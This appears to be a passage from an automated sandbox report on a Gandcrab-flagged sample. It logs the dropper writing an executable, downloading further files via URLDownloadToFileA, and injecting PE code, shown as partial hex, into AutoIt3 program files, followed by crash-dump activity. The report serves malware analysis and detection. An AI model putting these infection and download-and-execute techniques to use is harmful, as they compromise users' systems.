00000000.00000000.324233119.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_ReflectiveLoader, Description: detects Reflective DLL injection artifacts, Source: 00000000.00000000.324233119.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: ditekSHen • Rule: Gandcrab, Description: Gandcrab Payload, Source: 00000000.00000000.324233119.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: kevoreilly
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vSQshX.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	F3A6226	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vSQshX.exe	0	15872	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7a fd 49 fd 3e fd 27 fd 3e fd 27 fd 3e fd 27 fd 19 37 5c fd 32 fd 27 fd fd fd 28 fd 3f fd 27 fd 3e fd 26 fd 79 fd 27 fd 51 fd 23 fd 3d fd 27 7d fd 29 fd 3f fd 27 fd 37 fd fd fd 36 fd 27 fd 37 fd fd fd 3f fd 27 fd 52 69 63 68 3e fd 27 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 4a 47 fd 52 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 09 00 00 1e 00	MZ@!L!This program cannot be run in DOS mode.$zI>'>'>'7\2'(?'>&y'Q#=')?'76'7?'Rich>'PELJGR	success or wait	1	F3A6255	WriteFile

Analysis Process: vSQshX.exe PID: **5540**, Parent PID: **5580**

General

Target ID:	1
Start time:	23:41:21
Start date:	31/08/2022
Path:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
Imagebase:	0xc20000
File size:	15872 bytes
MD5 hash:	56B2C3810DBA2E939A8BB9FA36D3CF96
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 76%, Metadefender, Browse • Detection: 100%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\7830502D.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\584026FF.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	C21160	URLDownloadToFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\k1[1].rar	0	4	66 6f 6f 0a	foo	success or wait	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\7830502D.exe	0	4	66 6f 6f 0a	foo	success or wait	1	C21160	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\AutoIt3\Examples\Helpfile\Extras\MyProg.exe	2560	625	55 fd fd fd 6c 01 00 00 33 fd 53 56 57 fd 45 09 45 fd fd 45 fd 45 fd fd 45 fd 45 fd fd 45 fd fd 45 fd 76 41 47 49 fd 45 fd 6f 65 57 2e fd 45 fd 65 78 65 00 fd 45 fd 00 00 00 00 fd 00 00 00 00 58 05 25 02 00 00 fd 45 fd 64 fd 30 00 00 00 fd 45 0b 45 fd fd 00 fd fd 04 fd 45 fd fd 40 04 fd fd fd fd fd 45 0b 40 0c fd 40 1c fd 00 fd 40 08 fd 48 3c fd 4c 01 78 03 0b 79 1c fd 59 20 fd 71 24 fd 49 18 03 fd 03 fd 03 fd 33 89 75 09 55 fd 4d fd 3b 55 fd 0f fd 48 01 00 00 0f fd 0c 56 fd 14 fd fd 34 fd 03 0b 0a 03 fd fd fd 47 65 74 4d 75 52 fd 7a 04 6f 64 75 6c 75 49 fd 7a 08 65 48 61 6e 75 40 fd 7a 0c 64 6c 65 41 75 37 fd 7a 10 00 75 31 fd 7d fd 00 0f fd fd 00 00 00 fd 65 fd 00 fd 45 fd 50 fd 75 fd fd 45 fd 4b 65 72 6e fd 45 fd 65	Ul3SVWEEEEEEEEvAGI EoeW.EexeEX% Ed0EEE@E@@@H<Lxy Y q$l3uUM;UHV4 GetMuRzoduluIzeHanu@ zdleAu7zu1 }eEPuEKernEe	success or wait	1	C222F9	WriteFile
C:\Program Files (x86)\AutoIt3\Examples\Helpfile\Extras\MyProg.exe	3185	15872	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7a fd 49 fd 3e fd 27 fd 3e fd 27 fd 3e fd 27 fd 19 37 5c fd 32 fd 27 fd fd fd 28 fd 3f fd 27 fd 3e fd 26 fd 79 fd 27 fd 51 fd 23 fd 3d fd 27 7d fd 29 fd 3f fd 27 fd 37 fd fd fd 36 fd 27 fd 37 fd fd fd 3f fd 27 fd 52 69 63 68 3e fd 27 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 4a 47 fd 52 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 09 00 00 1e 00	MZ@!L!This program cannot be run in DOS mode.$zI>'>'>'7\2'(? '>&y'Q#=')?'76'7?'Rich>'P ELJGR	success or wait	1	C2230F	WriteFile
C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe	1256960	625	55 fd fd fd 6c 01 00 00 33 fd 53 56 57 fd 45 09 45 fd fd 45 fd 45 fd fd 45 fd 45 fd fd 45 fd fd 45 fd 72 55 4e 74 fd 45 fd 50 54 2e 65 fd 45 fd 78 65 00 00 fd 45 fd 00 00 00 00 fd 00 00 00 00 58 05 25 02 00 00 fd 45 fd 64 fd 30 00 00 00 fd 45 0b 45 fd fd 00 fd fd 04 fd 45 fd fd 40 04 46 32 fd fd fd 45 0b 40 0c fd 40 1c fd 00 fd 40 08 fd 48 3c fd 4c 01 78 03 0b 79 1c fd 59 20 fd 71 24 fd 49 18 03 fd 03 fd 03 fd 33 89 75 09 55 fd 4d fd 3b 55 fd 0f fd 48 01 00 00 0f fd 0c 56 fd 14 fd fd 34 fd 03 0b 0a 03 fd fd fd 47 65 74 4d 75 52 fd 7a 04 6f 64 75 6c 75 49 fd 7a 08 65 48 61 6e 75 40 fd 7a 0c 64 6c 65 41 75 37 fd 7a 10 00 75 31 fd 7d fd 00 0f fd fd 00 00 00 fd 65 fd 00 fd 45 fd 50 fd 75 fd fd 45 fd 4b 65 72 6e fd 45 fd 65	Ul3SVWEEEEEEEErUNt EPT.eExeEX%E d0EEE@F2E@@@H<Lx yY q$l3uUM;UHV 4GetMuRzoduluIzeHanu @zdleAu7zu 1}eEPuEKernEe	success or wait	1	C222F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe	1257585	15872	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7a fd 49 fd 3e fd 27 fd 3e fd 27 fd 3e fd 27 fd 19 37 5c fd 32 fd 27 fd fd fd 28 fd 3f fd 27 fd 3e fd 26 fd 79 fd 27 fd 51 fd 23 fd 3d fd 27 7d fd 29 fd 3f fd 27 fd 37 fd fd fd 36 fd 27 fd 37 fd fd fd 3f fd 27 fd 52 69 63 68 3e fd 27 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 4a 47 fd 52 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 09 00 00 1e 00	MZ@!L!This program cannot be run in DOS mode.$zI>'>'>'7\2'(?'>&y'Q#=')?'76'7?'Rich>'PELJGR	success or wait	1	C2230F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\k2[1].rar	0	4	66 6f 6f 0a	foo	success or wait	1	C21160	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\584026FF.exe	0	4	66 6f 6f 0a	foo	success or wait	1	C21160	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vSQshX.exe	unknown	15872	success or wait	1	C21A6B	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **1276**, Parent PID: **5580**

General

Target ID:	4
Start time:	23:41:29
Start date:	31/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5580 -s 532
Imagebase:	0xdf0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D661717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SY5DeZW6pz.exe_5a1e64436764aeb06a12223e505a1adc0f838d9_cfc0479b_04a1246b	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SY5DeZW6pz.exe_5a1e64436764aeb06a12223e505a1adc0f838d9_cfc0479b_04a1246b\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7.tmp	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7.tmp.xml	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBA4.tmp.csv	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1AE7.tmp.txt	success or wait	1	6D65497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 fd fd 0f 63 fd 05 12 00 00 00 00 00	MDMP c	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	6748	6	00 00 00 00 00 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 5c 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 15 00 00 7f fd 0f 63 00 00 00 00 02 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UB\GenuineIntelWTc0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	7862	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 60 3a 0f 00 60 3a 0f 00 fd 1b 01 00 00 00 00 3b 78 59 fd 01 00 00 00 40 fd 37 01 00 fd 1b 01 23 00 00 00 46 02 01 00 44 fd 37 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++`:`:;xY@7#FD7+	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	1620	168	fd 15 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 1b 01 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 fd 1b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1e 00 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	11442	20	12 00 00 00 4f fd fd 76 00 00 00 00 00 01 00 00 fd 2d 00 00	Ov-	success or wait	18	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	11734	256	0b fd 53 56 57 55 fd fd 10 fd 41 04 fd fd 02 fd 44 24 0c fd 71 60 fd 74 24 08 fd 54 24 04 fd fd 33 fd fd 04 24 fd 5e fd 0f fd 1f fd 4e fd 33 fd 06 fd fd 03 07 fd fd 00 03 43 fd 00 fd 07 fd fd 46 04 fd fd 03 47 04 fd fd 00 03 43 fd 00 fd 47 04 fd fd 46 08 fd fd 03 47 08 fd fd 00 03 43 fd 00 fd 47 08 fd fd 46 0c fd fd 03 47 0c fd fd 00 03 43 fd 00 fd 47 0c fd fd fd 10 fd fd 10 fd fd 01 0f fd fd fd fd fd 33 fd 03 2c 24 13 fd 03 2f fd fd 00 fd 2f fd 04 24 fd 74 24 08 fd 7c 24 04 fd fd 04 fd 7c 24 04 fd 44 24 0c fd fd 01 fd 44 24 0c 0f fd 64 fd fd fd fd 4e fd fd 54 24 24 fd 4b fd 07 1b 06 fd 02 fd 47 04 1b 46 04 fd 42 04 fd 47 08 1b 46 08 fd 42 08 fd 47 0c 1b 46 0c fd 42 0c fd 7f 10 fd 76 10 fd 52 10 49 0f fd fd fd fd fd fd	SVWUAD$q`t$T3^N3FGGFGGFGG3,$//$t$\|$|DD$dNT$$GFBGFBGFBvRI	success or wait	17	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	38222	1276	00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 18 00 00 00 34 fd 21 03 fd fd fd fd fd fd fd fd fd fd fd fd 7e fd 76 fd fd fd fd fd fd fd fd fd 21 03 fd 6c fd 76 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 08 00 00 00 28 00 00 00 fd fd fd fd fd fd fd fd fd fd fd 08 00 00 00 fd fd fd fd 04 00 00 00 10 00 00 00 20 00 00 00 fd 00 00 00 fd fd fd fd fd fd fd fd fd 21 03 03 fd fd 76 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 01 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 1c fd 21 03 46 fd fd 76 fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd	4!~v!lv(!v!Fv	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	1788	4	04 00 00 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	8578	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 58 fd 37 01 fd fd fd 77 23 00 00 00 02 02 00 00 fd fd 37 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++X7w#7+	success or wait	4	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	1936	48	48 10 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd 1c 01 00 00 00 00 04 fd 21 03 00 00 00 00 fd 04 00 00 4e fd 00 00 fd 02 00 00 fd 29 00 00	H !N)	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	1996	4	26 00 00 00	&	success or wait	38	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	6754	34	1c 00 00 00 53 00 59 00 35 00 44 00 65 00 5a 00 57 00 36 00 70 00 7a 00 2e 00 65 00 78 00 65 00 00 00	SY5DeZW6pz.exe	success or wait	38	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	5996	752	00 00 fd 70 00 00 00 00 00 fd 00 00 fd 53 00 00 25 7e 71 75 fd 1e 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 78 03 00 00 00 00 00 40 fd 03 00 00 00 00 37 65 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 56 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 53 1b 00 00 00 00 00 35 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 0b fd 04 00 00 00 00	pS%~quBB?"@AZbx@7eS5@	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	39498	9606	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 0c 10 00 00 fd 07 00 00 05 00 00 00 24 01 00 00 fd 2c 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 50 1a 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	$,T8TP	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6D65497A	unknown
